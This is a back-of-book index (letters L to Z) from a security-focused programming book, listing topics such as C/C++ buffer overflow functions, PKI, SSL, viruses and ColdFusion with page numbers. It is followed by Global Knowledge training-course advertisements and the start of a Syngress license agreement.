log_error() function, C/C++, 232
logical structures, XML, 334–335
login routing, trackers for, 51
logs, ColdFusion error, 438–444
Lotus Notes, PGP and, 457–458
low priority code defects, QA and, 509
LSIsCurrency(string) function, ColdFusion, 431
LSIsDate(string) function, ColdFusion, 432
LSIsNumeric(string) function, ColdFusion, 432
lstat() function, C/C++, 236
lstat function, Perl, 236
LUCIFER, 316–317

M

machine codes, 101
MACRO-10, 7
macro languages, 86, 87
macro viruses, 85, 89
Macromedia Shockwave, certificates for, 385
mail function, PHP, 246
mail servers, mobile code attacks and, 84, 85
main() method, Java, 302
Makecert.exe, 384, 400
malloc() function, C, 226
man-in-the-middle attacks, 464–465
MapPath ASP function, 236
Masters of Deception (MOD), 8
MAXSIZE attribute, 152
Maxus, 25
McAfee anti-virus software, 92
mcal_open function, PHP, 246
MD2 algorithm, 293
MD5 algorithm, 293, 458
MDAC (Microsoft Data Access Components), 183, 420–423
medium priority code defects, QA and, 509
Melissa virus, 20, 85, 90–92, 453
memccpy() function, C/C++ buffer overflow and, 229
memcpy() function, C/C++ buffer overflow and, 229
memmove() function, C/C++ buffer overflow and, 229
message digests, 291–295, 329
MessageDigest class, Java, 292–294
Microsoft Access, VBA and, 87, 93
Microsoft ActiveX controls. *See* ActiveX controls
Microsoft Authenticode, 385, 387–389, 401
Microsoft Certificate Services, 471–472
  certificate management with, 475–478
  installing, 474
Microsoft Corp.
  DoS/DDos attack on, 14
  information piracy from, 27–28

Microsoft Data Access Components. *See* MDAC (Microsoft Data Access Components)
Microsoft Excel, 87
Microsoft Index Server, 183
Microsoft Office
  certificates for, 385
  VBA and, 87, 88
Microsoft Outlook
  buffer overflow attacks, 30
  disabling ActiveX controls in, 110
  kak virus and, 374–375
  Melissa virus and, 90–91, 92
  PGP and, 457, 458
  public key cryptography in, 298
  Security Zone settings, 380
  VBScript and, 98
Microsoft Outlook Express
  ActiveX controls and, 105
  digital certificates for, 306
  digital signatures for, 298
  disabling ActiveX controls in, 110
  Java applet request for additional access and, 103
  kak virus and, 374–375
  marking of ActiveX controls as safe/unsafe, 107
  Security Zone settings, 380
Microsoft PowerPoint, 87
Microsoft Security Site, 120
Microsoft TechNet site, 376–377
Microsoft VSS (Visual SourceSafe), 518–519, 530–531
Microsoft Windows, ActiveX controls and, 105
Microsoft Word, 85, 91
Microsoft.NET Framework, 384
MIT (Massachussettes Institute of Technology), 4, 6, 7
Mitnick, Kevin, 2, 8, 15, 174
mkdir() function, C/C++, 236
mkdir function, Perl, 236
mkdir() function, PHP, 237
mknod() function, C/C++, 236
mobile code, 22–23, 86–87
  attachements vs., 86
  browser attacks using, 83–84
  defined, 82, 86
  within HTML code, 82, 83, 84, 87
  mail client attacks through, 84–85
  malicious scripts/macros in word processor documents, 85
  overview of types of, 87–114
  protecting system from attacks by, 115–119
  See also ActiveX controls; Java applets; JavaScript; VBA; VBScript
MOD (Masters of Deception), 8
modular programming, 48, 53–55
module:: Perl prefix, 237
module Python prefix, 237
monitor.cfm template, ColdFusion, 441–444
Morris, Robert, 8, 151
MS-SQL, double SQL security holes in, 424
msql_connect() function, PHP, 244
msql_db_query() function, PHP, 244
msql_pconnect() function, PHP, 244
multi-partite viruses, 17
MunchkinLAN tool, 450
My Computer zone, Security Zone, 380
mysql_pconnect() function, PHP, 244
mysql_query() function, PHP, 244

N

Name Server Lookup (nslookup), 180
Native method calls, 330
Nessus, 174–175
NetBus, 18
Netcat utility, 185, 186
NetPermission, Java, 280
Netscape Certificate Management Server, 472, 478–485
  administration using, 483–485

configuring, 479–483
installing, 478–479
Netscape Mail, 457
Netscape Messenger
ActiveX controls and, 105
Java applet request for additional access and, 103
Netscape Navigator
ActiveX controls and, 105, 381
disablement of Java applets in, 105
Java applet request for additional access and, 103
JavaScript security and, 94–95, 96
lack of timestamping support, 385
S/MIME standard and, 459
Netscape Object, certificates for, 385
Netscape Security Center, 120
Network Associates Incorporated, 456
network connections, checking security of, 245–246
Network Listener Module (NLM), ColdFusion's, 439
Network Mapper (NMAP), 171, 180–181
network scanners, 173
Nessus, 174–175
NMAP (Network Mapper), 171, 180–181
Nondisclosure Agreements (NDA), 12
Normal template, Word's
VBA macros and, 88
VBA viruses and, 89, 90–92
Norton Utilities, 92
Notepad, QAZ Trojan horse and, 20
-noverify argument, Java, 270
NSFNet, 6
nslookup, 180
NT rootkit, 185, 186–187
Numega review tools, 219, 247

O

object-oriented programming, modular programming and, 54–55
object safety settings, ActiveX controls and, 383
OCILogon() function, PHP, 244
OCIParse() function, PHP, 244
OCIPLogon() function, PHP, 244
odbc_connect() function, PHP, 244
odbc_exec() function, PHP, 244
odbc_pconnect() function, PHP, 244
odbc_prepare() function, PHP, 244
OnTheFly (hacker), 21
open() function, C/C++, 236
open function, Perl, 236, 239
opendir() function, C/C++, 236
opendir function, Perl, 236
opendir() function, PHP, 237
OpenPGP, 459
operating systems (OS)
identification of by hackers, 171, 180–182
obscuring from hackers, 212
ora_logon() function, PHP, 244
ora_open() function, PHP, 244
ora_parse() function, PHP, 244
ora_plogon() function, PHP, 244
OS. *See* operating systems
os module functions, Python, 237, 240
Outlook. *See* Microsoft Outlook
Outlook Express. *See* Microsoft Outlook Express

P

Package Deployment Wizard, 389, 390, 395–396
packet sniffers, 315
PacketStorm Web site, 182
param( ) function, 64–65
parameter tampering, 29
parasitic viruses, 16
passthru() function, PHP, 240
passwords
avoiding printing of by applications, 234

security planning and, 522
social engineering attacks and, 189–191
patterns, XSL, 339, 340
payload, virus, 16
Pcode, 405
PDP-10 microcomputer, 4, 7
peer-to-peer code reviews, 504–508
people hacking. *See* social engineering attacks
per-session tracking, ColdFusion and, 444–446
performance testing, 490
Perl, 223
calls to external programs by, 239
CGI scripts written in, 149, 151, 164
code-grinder style code, 47–48
command interpreters in CGI code and, 150
creative coding of secure Web application with, 59–70, 71–75
cross-site scripting vulnerabilities, 233
dynamic code execution by, 241
external object/library vulnerabilities, 242
filename parameters and, 236, 237
modules, 54
networking and communication streams, 246
SQL/database queries by, 245
tainted variables, 226
Web site for secure coding tips, 251
personal computers, role in development of hacking, 7–8
Personal Information Exchange certificate format, 472
pfsockopen function, PHP, 246
pg_connect() function, PHP, 244
pg_exec() function, PHP, 244
pg_pconnect() function, PHP, 244
PGP. *See* Pretty Good Privacy (PGP)
Phaos Technology, software toolkits from, 487–488
phone systems, hacking of, 5–6, 192
PHP: Hypertext Processor, 223
calls to external programs by, 240
cross-site scripting vulnerabilities, 233
filename parameters and, 237
networking and communication streams, 246
SQL/database queries by, 244
phreaking, 5–6, 192
piggybacking functionality, 96
pipe (|) character, ColdFusion and, 419
pirates, information, 27–28
PKCS-12, 472
PKCS-7, 459, 461
PKI-Plus programs, 488
PKI (Private Key Infrastructure), 452, 468–491
Apache Server and, 486–487
benefits of using, 472–473
certificate management services for, 471–472, 474–485
overview of, 468–471, 497
role of digital certificates in, 466–468
secure software toolkits for, 487–488
testing implementation of, 488–491
plug-ins, JavaScript security and, 95, 96
point of entry, hacker's, 168–169, 183–184
policy files, Java, 277–284, 330
code base arguments, 281–282
code-signing information in, 280–281
permissions in, 280–281
Policy Tool for, 282–284
Policy Tool, 282–284
popen() function, PHP, 240
PortableOffice.com, JavaScript and, 94, 95, 96–97
ports, identification of open, 171
posix module functions, Python, 237, 240

postal service mail, social engineering attacks by, 191
Poulsen, Kevin, 6, 8
pound sign (#), CFML and, 409–410
PowerPoint, 87
Pretty Good Privacy (PGP), 455–459, 498
  advantages of using, 458–459
  backdoor bugs and, 458–459
  overview of, 456–457
  versions of, 457
print calls, Perl, 233
print calls, PHP, 233
print header shortcut, 66
-printcert argument, keytool, 307
printf calls, Perl, 233
printf calls, PHP, 233
printf() function, C/C++
  cross-site scripting vulnerabilities and, 233
  format bugs and, 232
*printf() functions, string vulnerabilities, 230–231
private keys, 295–297
privileged code guidelines, 323
programming
  business rules limiting creative, 49–50
  code comments and, 66, 514–515
  code reuse and, 46–48
  command line tools for, 218–219, 247
  creative of secure Web application, 59–70, 71–75
  creative thinking during, 50–52, 50–52
  exploitation of weaknesses in, 198–199
  Internet research resources on, 52
  modular method of, 46, 53–55
  planning process in, 513–514
  security audits of, 70
  variable declaration comments and, 515–516
  version control tools, 518–520
  See also code; code grinders
PropertyPermission, Java, 280
pseudo-code (p-code), 88
public key cryptography, 295–298, 330
  key pair generation in Java, 298–301, 308
  PGP (Pretty Good Privacy) variation of, 456–459
  PKI and. *See* PKI (Private Key Infrastructure)
  SSL and, 461
Public Key Cryptography System number 12 (PKCS-12), 472
Public Key Cryptography System number 7 (PKCS-7), 459, 461
public keys, 295–297
puts calls, TCL and, 233
Python, 222
  calls to external programs by, 240
  dynamic code execution by, 241
  external object/library vulnerabilities, 242
  filename parameters and, 237
  networking and communication streams, 246

Q

QA team
  general security strategies for, 33
  testing of code by, 508–512, 510–512
QAZ Trojan horse, 20, 27
quality assurance team. *See* QA team
queries
  ColdFusion access pipe problem with, 419, 420–423
  ColdFusion double SQL problem, 423–424
  reviewing SQL/database, 242–245
QuickView, 204
qx// calls, Perl, 239

R

Rain Forest Puppy's whisker, 436
RC2 algorithms, 319
RC5 algorithms, 319
RDS DataFactory, remote hacking of, 183
RDS (Remote Development Service), ColdFusion, 404, 413, 438
Rdseservice log, ColdFusion, 438
read() function, C/C++ buffer overflow and, 230
readfile() function, PHP, 237
readgzfile() function, PHP, 237
readlink() function, C/C++, 236
readlink function, Perl, 236
Reference XML element, 364
REFind() function, ColdFusion, 423
REFindNoCase() function, ColdFusion, 434
ReflectPermission, Java, 280
Registry Access Control, problems with, 108
remdir() function, PHP, 237
remote control Trojan horses, 18–20
Remote Data Service (RDS) DataFactory, 183
Remote Development Service (RDS), ColdFusion, 404, 413, 438
remote log, ColdFusion, 439
rename() function, C/C++, 236
rename function, Perl, 236
rename() function, PHP, 237
REReplace() function, ColdFusion, 423
resolveClass() method, Java, 266, 268
Response.BinaryWrite ASP calls, 233
Response.Write ASP calls, 233
Restricted Sites zone, Security Zone, 380
revenge-motivated hackers, 9–10
reverse engineering, code review by, 216–220
Rivest Shamir Adleman, 457
rmdir() function, C/C++, 236
rmdir function, Perl, 236
RMI (Remote Method Invocation), 285, 289–290
RMISecurityManager, Java, 285, 290
root CAs, 469–470
rootkits, 172
  cloaking of hackers by, 174, 175–176
  NT rootkit, 185, 186–187
RSA Keon, 488
RSA (Rivest Shamir Adleman) algorithm, 297, 319, 457, 458, 461
rule-based analyzers, 516
RuntimePermission, Java, 280

S

S/MIME standard, 459–460, 498
S/MIME Toolkit, 488
sandbox, JVM, 101, 259–264, 275, 373
  applet security and, 260–264
  changing settings of, 263
  Extended Java Sandbox, 275–276
scanf() function, C/C++ buffer overflow and, 229
*scanf functions, C/C++ buffer overflow and, 228–229
ScanMail, 524
scanners, network, 173
  Nessus, 174–175
  NMAP (Network Mapper), 171, 180–181
schedule log, ColdFusion, 438
schema elements, 346
schemas, XML-Data, 345–347, 369
script kiddies, 4, 436
ScriptActive, NCompass's, 99, 381
Scripting.FileSystemObject ASP object, 236
Scriptlet.Typelib ActiveX control, 110, 373–374
sealed JAR files, 324

search engines, target site information from, 173, 179–180
searchable indexes, CGI scripts and, 143–144
Secure Multipurpse Internet Mail Extension (S/MIME), 459–460
Secure Sockets Layer (SSL), 56, 460–466, 498
  ActiveX Internet controls and, 379
  client authentication, 462–463
  export law and, 465–466
  overview of, 460–461
  prevention of man-in-the-middle attacks by, 464–465
  server authentication, 462
  SSL handshake protocol, 461
  SSL record protocol, 461
SecureRandom class, 301
secureroot Web site, 377
security architecture, goals of, 256–257
security audits, 11–13, 70
  See also code reviews
security-enabled applications
  benefits of building, 453–454, 497
  digital certificates and. *See* digital certificates
  digital signatures and. *See* digital signatures
  PKI and, 468–488
  Pretty Good Privacy (PGP) and, 456–459
  S/MIME standard and, 459–460
  SSL and, 460–466
  testing implementation of, 488–491, 498
security managers, Java, 258, 276–277
  policy files and, 277–284
  privileged code and, 323–324
  SecurityManager class, 284–285
security plans, 31–34, 520–526
  application level considerations, 523
  desktop level considerations, 523–524
  development team and, 32–33
  information security team and, 33–34
  items addressed by, 521
  network level considerations, 522–523
  quality assurance team and, 33
security professionals, 13
  ethical hacking by, 10
  risks of using contract, 12–13, 41
security testing, 490
Security Zones, ActiveX controls and, 379, 380–381
SecurityFocus.com, 182, 250
SecurityManager class, Java, 284–285
SecurityPermission class, Java, 280
self-signed certificates, 309
-selfcert argument, keytool, 307
semantic attacks, 190–191
Sentry, Xcert's, 488
SerializablePermission class, Java, 280
server authentication, SSL and, 462
server certificates, 400–401
server log, ColdFusion, 439
Server Side Includes (SSI), 155, 222
  calls to external programs by, 240
  filename parameters and, 238
Server.CreateObject() function, ASP, 236, 244–245
services, scanning for vulnerable, 171–172, 180
session IDs, 54–55, 56
Session Tracking, ColdFusion, 404, 444–446
SetInterfaceSafetyOptions method, ActiveX, 390
setInventory(*item*) method, Java, 290
SGML (Standard Generalized Markup Language), 332
SHA-1 algorithm, 292, 293, 458
Shell Perl module, 239
Shell, writing CGI scripts in, 150, 164
Shimomura system, holiday hacking of, 174
Shockwave player, 105, 377
shopping carts, CGI programs for, 130
-sigfile argument, jarsigner, 311

sign() method, Java, 301
Signature class, Java, 301
Signature XML element, 364
SignatureMethod XML element, 364
signcode.exe, 384
SignedInfo XML element, 364
-signedjar argument, jarsigner, 311
Simple Object Access Protocol (SOAP), 338
SMTP service, vulnerability to hacking, 171
snail mail, social engineering attacks by, 191
sniffers, 176
snprintf() function, C/C++
  buffer overflow and, 230
  format string bugs, 232
SOAP (Simple Object Access Protocol), 338
social engineering attacks, 188–195, 212
  by e-mail, 189–191
  identifying risk of, 522–523
  identity theft by, 26
  by on-site impersonation of employee/consultant, 193–195
  by postal service mail, 191
  by searching through trash, 192–193
  by telephone impersonations, 191–192
  by telephone system hacking (phreaking), 192
  use of JavaScript in, 97
  use of VBScript in, 100
social security numbers, theft of, 26
socket.* Python modules, 246
SocketPermission, Java, 280
Software Publisher Certificate Test Utility (Cert2spc.exe), 384
Software Publisher's Certificate (SPC), 384
source code debuggers, 517–518
source code tracking tools, 530–531
Sourcer disassembler, 205
Sousa, Randy, 7
sprintf() function, C/C++
  buffer overflow and, 230
  format string bugs, 232
Spynet Sniffer, 315
SQL
  ColdFusion's double SQL problem, 419, 423–424
  reviewing SQL/database queries, 242–245
sscanf() function, C/C++ buffer overflow and, 229
SSI. *See* Server Side Includes (SSI)
SSL. *See* Secure Sockets Layer (SSL)
SSLava Toolkit, 487
stack frames, debugger, 201
Stackguard, WireX's, 219
Standford University, 7
StarTeam, 519–520, 530–531
stat() function, C/C++, 236
stat function, Perl, 236
-storepass argument, jarsigner, 311
-storepasswd argument, keytool, 307
str* functions, C/C++ buffer overflow and, 227–228
strcopy( ) function, C/C++, 152
strn* functions, C/C++ buffer overflow and, 228, 229
strncpy( ) function, C/C++, 152
style sheets, XSL. *See* XSL style sheets
subordinate CAs, 469–470
subseven trojan, 20
swprintf() function, C/C++ buffer overflow and, 230
Sybase SQL, double SQL security holes in, 424
sybase_connect() function, PHP, 244
sybase_pconnect() function, PHP, 244
sybase_query() function, PHP, 244
symbolic links, checking for, 51

symlink() function, C/C++, 236
symlink function, Perl, 236
symlink() function, PHP, 237
symmetric key encryption, 461
sysopen function, Perl, 236
system calls, 50–51, 325
system classes, 265–266
system function, Perl, 239
system() function, PHP, 240
System Wizard Launch Control, problems with, 108
syswrite calls, Perl, 233

T

tainted variables, Perl, 226
TCL (Tool Command Language), 222
  calls to external programs by, 240
  cross-site scripting vulnerabilities, 233
  dynamic code execution by, 241
  external object/library vulnerabilities, 242
  filename parameters and, 238
telephone systems, hacking of, 5–6, 191–192
temp files, avoiding, 52
templates, XSL, 339–340
testing methods, code, 510–512
Thawte, 298, 385, 386, 401
theft, hacking and, 24–28
threads, Java, 103–104, 287–288
3DES (Triple Data Encryption Standard), 465
timestamping service, VeriSign's, 385, 401
Tool Command Language. *See* TCL (Tool Command Language)
TOPS-10, 7
Touchtone dialing, 5
trash, information available in, 192–193
Triple Data Encryption Standard (3DES), 317, 465
Tripwire, 211
Trivial File Transfer Protocol (TFTP), 185
Trojan horses, 18–20, 111
  BO2K (Back Oriface 2000), 108, 111–114
  protecting Java code from, 289–290
truncate() function, C/C++, 236
truncate function, Perl, 236
trust model of security, 102
trusted root CAs, 469–470
Trusted Sites zone, Security Zone, 380
TrustWise, 386

U

UltraEdit tool, 117, 118, 247
UniCERT, Baltimore Technologies', 488
Unicode exploit, 184–185, 186–187
universities, hackers and, 4, 6–7
Unix shell, writing CGI scripts in, 150, 164
unlink() function, C/C++, 236
unlink function, Perl, 236
unlink() function, PHP, 237
update() method, Java, 301
urllib.* Python modules, 246
usability testing, 511, 512
User Defined Functions (UDF), ColdFusion and, 411
user tracking, ColdFusion and, 444–446
user.home property, Java, 307
utime() function, C/C++, 236
utime function, Perl, 236
UUID tracking, 444

V

Val() function, ColdFusion and, 421, 424
valid XML documents, 337
variable declaration comments, 515–516
variables
  ColdFusion verification of, 428–435
  tainted Perl, 226

VBA (Visual Basic for Applications), 86, 87–94
certificates for, 385
ColdFusion and access pipe problem and, 420–423
execution of, 88
use in Microsoft Office applications, 87, 88
viruses and, 89–93
Visual Basic vs., 87–88
VBScript, 98–101
ActiveX controls and, 99–100, 107
browser attacks and, 83
mail client attacks using, 84, 111
as mobile code, 86
overview of functionality, 99
security precautions, 101
social engineering tactics using, 100
VC++, ColdFusion and, 410
-verbose argument, jarsigner, 311
-verify argument, jarsigner, 311
-verify argument, Java, 270
verify() method, Java, 302
-verifyremote argument, Java, 270
VeriSign, 298, 306, 385, 386, 401
version control tools, 518–520, 530–531
very high priority code defects, QA and, 509
vfprint() function, C/C++ and format string bugs, 232
vfscanf() function, C/C++ buffer overflow and, 229
virtual machines, Java and, 101, 102
viruses, 15–17, 453
Anna Kournikova, 20–21
bootstrap sector, 16–17
BubbleBoy, 374
companion, 17
data file, 17
I Love You, 20, 21
Internet Worm, 151
kak, 374–375
link, 17
Melissa, 20, 85, 90–92, 453
multi-partite, 17
parasitic, 16
protection against, 17
worms, 20–22
See also Trojan horses
Visual Basic
CGI scripts written in, 149, 152, 164
code review tools for, 219
implementation of IObjectSafety method, 390–395
VBA vs., 87–88
VisuaL Basic for Applications. *See* VBA (Visual Basic for Applications)
Visual C++, 219
Visual SourceSafe (VSS), 518–519, 530–531
voodoo programming, 46
vprintf() function, string vulnerabilities, 230–231, 232
vscanf() function, C/C++ buffer overflow and, 229
vsnprintf() function, C/C++
buffer overflow and, 230
format string bugs, 232
vsprintf() function, C/C++
buffer overflow and, 230
format string bugs, 232
VSS (Visual SourceSafe), 518–519, 530–531
vsscanf() function, C/C++ buffer overflow and, 229
vswprintf() function, C/C++ buffer overflow and, 230
vulnerability-tracking databases, 168

W

WDDX text packets, ColdFusion and, 443
Web applications
benefits of building security into, 453–454
creative coding of secure, 59–70, 71–75, 79

hidden manipulation of, 29
importance of securing, 40
mobile code embedded in, 82
parameter tampering and, 29
PKI, benefits of securing with, 472–473
security of, 28–29, 78
security planning for, 524–526, 531
Web-based e-mail, 95–97, 98, 103
Web browsers
S/MIME standard and, 459–460
SSL, security through, 460–466
Web server log, ColdFusion, 438
Web servers
Apache Server, 486–487
CGI script and. *See* CGI (Common Gateway Interface) scripts/programs
mail client attacks through, 85
Web sites
Advanced Intrusion Detection Environment, 211
BO2K Server Sniper, 118
on buffer overflows, 227
Cilogic, 219
ColdFusion security, 450
Common Vulnerabilities and Exposures Web site, 182
CPAN, 54
defacement of by hackers, 176
GlobalSign, 386
hex editor, 200–201
HTML validation service, 516
Jargon File, 3, 44
Microsoft Security Site, 120
Microsoft TechNet site, 376–377
MunchkinLAN tool, 450
Netscape Security Center, 120
Numega, 219
PacketStorm site, 182
perl.com, 251
PGP freeware, 456
Phaos Technology, 488
Rain Forest Puppy, 436
RSA (Rivest Shamir Adleman), 297
secureroot site, 377
SecurityFocus.com, 182, 250
SourceForge, 145
Sun's Java Security, 103
Thawte, 385
Tripwire, 211
TrustWise, 386
UltraEdit, 118
VeriSign, 385
whisker tool, 450
WireX, 219
XSL Debugger, 343
XSL ISAPI Extension, 365
WebHits ISAPI filter, 183
weekends, vulnerability to hackers on, 173
well-formed XML documents, 337
Whisker, 70, 145–148, 450
white hat hackers, 3, 40
wildcards, code base, 281–282
Win32 Disassembler, 203
Windows 2000 Certificate Services, 471–472
Windows 98 Resource Launch Control, 110
Windows Registry, marking ActiveX controls in, 395–396
WireX code review tools, 219
word processor documents, scripts/macros in, 85
WordBasic, 88
WordPerfect documents, 85
worms, 20–22. *See also specific worms*
Wozniak, Steve, 5
wrappers, CGI, 144–145
write calls, Perl, 233
wsprintf() function, C/C++ and format string bugs, 232

X

X.509 specification, 305, 466, 472

Xfragments, 333
Xlink, 333, 362
XML-Data specification, 345–347, 369
XML Declaration, 334–335
XML Digital Signature specification, 362–365
XML editors, 369
XML Encryption specification, 355–362
XML (Extensible Markup Language)
  attributes and, 336–337
  benefits of using, 338–339
  creating Web applications with, 347–352
  Document Type Definitions (DTDs) and, 344–345
  elements (tags) and, 335–336
  HTML vs., 332–333
  logical structure of XML document, 334–335
  overview of, 332–334
  schemas and, 345–347
  security risks associated with, 353–354
  valid XML documents, 337
  well-formed XML documents, 337
  XML Digital Signature specification and, 362–365
  XML Encryption specification and, 355–362
  XSL ISAPI Extension and, 365
  XSL style sheets and, 339–343
XML Parser 3.0, 343–344
XML tags, 335–337
Xpointer, 333, 362
XSL Debugger, 343
XSL (Extensible Stylesheet Language), 333
  debugging, 343–344
  XSL ISAPI Extension and, 365
  XSL style sheets, 339–343, 369
XSL ISAPI Extension, 365
XSL style sheets, 339–343, 369
  debugging, 343–344
  patterns and, 339, 340
  templates and, 339–340

Y

Yahoo! Mail, JavaScript and, 94
Yahoo! search engine, target site information from, 173

Z

Zimmerman, Phillip R., 456, 459

The Global Knowledge Advantage

Global Knowledge has a global delivery system for its products and services. The company has 28 subsidiaries, and offers its programs through a total of 60+ locations. No other vendor can provide consistent services across a geographic area this large. Global Knowledge is the largest independent information technology education provider, offering programs on a variety of platforms. This enables our multi-platform and multi-national customers to obtain all of their programs from a single vendor. The company has developed the unique CompetusTM Framework software tool and methodology which can quickly reconfigure courseware to the proficiency level of a student on an interactive basis. Combined with self-paced and on-line programs, this technology can reduce the time required for training by prescribing content in only the deficient skills areas. The company has fully automated every aspect of the education process, from registration and follow-up, to "just-in-time" production of courseware. Global Knowledge through its Enterprise Services Consultancy, can customize programs and products to suit the needs of an individual customer.

Global Knowledge Classroom Education Programs

The backbone of our delivery options is classroom-based education. Our modern, well-equipped facilities staffed with the finest instructors offer programs in a wide variety of information technology topics, many of which lead to professional certifications.

Custom Learning Solutions

This delivery option has been created for companies and governments that value customized learning solutions. For them, our consultancy-based approach of developing targeted education solutions is most effective at helping them meet specific objectives.

Self-Paced and Multimedia Products

This delivery option offers self-paced program titles in interactive CD-ROM, videotape and audio tape programs. In addition, we offer custom development of interactive multimedia courseware to customers and partners. Call us at 1-888-427-4228.

Electronic Delivery of Training

Our network-based training service delivers efficient competency-based, interactive training via the World Wide Web and organizational intranets. This leading-edge delivery option provides a custom learning path and "just-in-time" training for maximum convenience to students.

Global Knowledge Courses Available

Microsoft

- Windows 2000 Deployment Strategies
- Introduction to Directory Services
- Windows 2000 Client Administration
- Windows 2000 Server
- Windows 2000 Update
- MCSE Bootcamp
- Microsoft Networking Essentials
- Windows NT 4.0 Workstation
- Windows NT 4.0 Server
- Windows NT Troubleshooting
- Windows NT 4.0 Security
- Windows 2000 Security
- Introduction to Microsoft Web Tools

Management Skills

- Project Management for IT Professionals
- Microsoft Project Workshop
- Management Skills for IT Professionals

Network Fundamentals

- Understanding Computer Networks
- Telecommunications Fundamentals I
- Telecommunications Fundamentals II
- Understanding Networking Fundamentals
- Upgrading and Repairing PCs
- DOS/Windows A+ Preparation
- Network Cabling Systems

WAN Networking and Telephony

- Building Broadband Networks
- Frame Relay Internetworking
- Converging Voice and Data Networks
- Introduction to Voice Over IP
- Understanding Digital Subscriber Line (xDSL)

Internetworking

- ATM Essentials
- ATM Internetworking
- ATM Troubleshooting
- Understanding Networking Protocols
- Internetworking Routers and Switches
- Network Troubleshooting
- Internetworking with TCP/IP
- Troubleshooting TCP/IP Networks
- Network Management
- Network Security Administration
- Virtual Private Networks
- Storage Area Networks
- Cisco OSPF Design and Configuration
- Cisco Border Gateway Protocol (BGP) Configuration

Web Site Management and Development

- Advanced Web Site Design
- Introduction to XML
- Building a Web Site
- Introduction to JavaScript
- Web Development Fundamentals
- Introduction to Web Databases

PERL, UNIX, and Linux

- PERL Scripting
- PERL with CGI for the Web
- UNIX Level I
- UNIX Level II
- Introduction to Linux for New Users
- Linux Installation, Configuration, and Maintenance

Authorized Vendor Training

Red Hat

- Introduction to Red Hat Linux
- Red Hat Linux Systems Administration
- Red Hat Linux Network and Security Administration
- RHCE Rapid Track Certification

Cisco Systems

- Interconnecting Cisco Network Devices
- Advanced Cisco Router Configuration
- Installation and Maintenance of Cisco Routers
- Cisco Internetwork Troubleshooting
- Designing Cisco Networks
- Cisco Internetwork Design
- Configuring Cisco Catalyst Switches
- Cisco Campus ATM Solutions
- Cisco Voice Over Frame Relay, ATM, and IP
- Configuring for Selsius IP Phones
- Building Cisco Remote Access Networks
- Managing Cisco Network Security
- Cisco Enterprise Management Solutions

Nortel Networks

- Nortel Networks Accelerated Router Configuration
- Nortel Networks Advanced IP Routing
- Nortel Networks WAN Protocols
- Nortel Networks Frame Switching
- Nortel Networks Accelar 1000
- Comprehensive Configuration
- Nortel Networks Centillion Switching
- Network Management with Optivity for Windows

Oracle Training

- Introduction to Oracle8 and PL/SQL
- Oracle8 Database Administration

Custom Corporate Network Training

Train on Cutting Edge Technology

We can bring the best in skill-based training to your facility to create a real-world hands-on training experience. Global Knowledge has invested millions of dollars in network hardware and software to train our students on the same equipment they will work with on the job. Our relationships with vendors allow us to incorporate the latest equipment and platforms into your on-site labs.

Maximize Your Training Budget

Global Knowledge provides experienced instructors, comprehensive course materials, and all the networking equipment needed to deliver high quality training. You provide the students; we provide the knowledge.

Avoid Travel Expenses

On-site courses allow you to schedule technical training at your convenience, saving time, expense, and the opportunity cost of travel away from the workplace.

Discuss Confidential Topics

Private on-site training permits the open discussion of sensitive issues such as security, access, and network design. We can work with your existing network's proprietary files while demonstrating the latest technologies.

Customize Course Content

Global Knowledge can tailor your courses to include the technologies and the topics which have the greatest impact on your business. We can complement your internal training efforts or provide a total solution to your training needs.

Corporate Pass

The Corporate Pass Discount Program rewards our best network training customers with preferred pricing on public courses, discounts on multimedia training packages, and an array of career planning services.

Global Knowledge Training Lifecycle

Supporting the Dynamic and Specialized Training Requirements of Information Technology Professionals

- Define Profile
- Assess Skills
- Design Training
- Deliver Training
- Test Knowledge
- Update Profile
- Use New Skills

Global Knowledge

Global Knowledge programs are developed and presented by industry professionals with "real-world" experience. Designed to help professionals meet today's interconnectivity and interoperability challenges, most of our programs feature hands-on labs that incorporate state-of-the-art communication components and equipment.

ON-SITE TEAM TRAINING

Bring Global Knowledge's powerful training programs to your company. At Global Knowledge, we will custom design courses to meet your specific network requirements. Call (919)-461-8686 for more information.

YOUR GUARANTEE

Global Knowledge believes its courses offer the best possible training in this field. If during the first day you are not satisfied and wish to withdraw from the course, simply notify the instructor, return all course materials and receive a 100% refund.

REGISTRATION INFORMATION

In the US:
call: (888) 762–4442
fax: (919) 469–7070
visit our website:
www.globalknowledge.com

Get More at access.globalknowledge

The premier online information source for IT professionals

You've gained access to a Global Knowledge information portal designed to inform, educate and update visitors on issues regarding IT and IT education.

Get what you want when you want it at the access.globalknowledge site:

Choose personalized technology articles related to *your* interests. Access a new article, review, or tutorial regularly throughout the week customized to what you want to see.

Keep learning in between Global courses by taking advantage of chat sessions with other users or instructors. Get the tips, tricks and advice that you need today!

Make your point in the Access.Globalknowledge community with threaded discussion groups related to technologies and certification.

Get instant course information at your fingertips. Customized course calendars showing you the courses you want when and where you want them.

Get the resources you need with online tools, trivia, skills assessment and more!

All this and more is available now on the web at access.globalknowledge. VISIT TODAY!



http://access.globalknowledge.com

LICENSE AGREEMENT

THIS PRODUCT (THE "PRODUCT") CONTAINS PROPRIETARY SOFTWARE, DATA AND INFORMATION (INCLUDING DOCUMENTATION) OWNED BY SYNGRESS PUBLISHING, INC. ("SYNGRESS") AND ITS LICENSORS. YOUR RIGHT TO USE THE PRODUCT IS GOVERNED BY THE TERMS AND CONDITIONS OF THIS AGREEMENT.

LICENSE: Throughout this License Agreement, "you" shall mean either the individual or the entity whose agent opens this package. You are granted a limited, non-exclusive and non-transferable license to use the Product subject to the following terms:

(i) If you have licensed a single user version of the Product, the Product may only be used on a single computer (i.e., a single CPU). If you licensed and paid the fee applicable to a local area network or wide area network version of the Product, you are subject to the terms of the following subparagraph (ii).

(ii) If you have licensed a local area network version, you may use the Product on unlimited workstations located in one single building selected by you that is served by such local area network. If you have licensed a wide area network version, you may use the Product on unlimited workstations located in multiple buildings on the same site selected by you that is served by such wide area network; provided, however, that any building will not be considered located in the same site if it is more than five (5) miles away from any building included in such site. In addition, you may only use a local area or wide area network version of the Product on one single server. If you wish to use the Product on more than one server, you must obtain written authorization from Syngress and pay additional fees.

(iii) You may make one copy of the Product for back-up purposes only and you must maintain an accurate record as to the location of the back-up at all times.

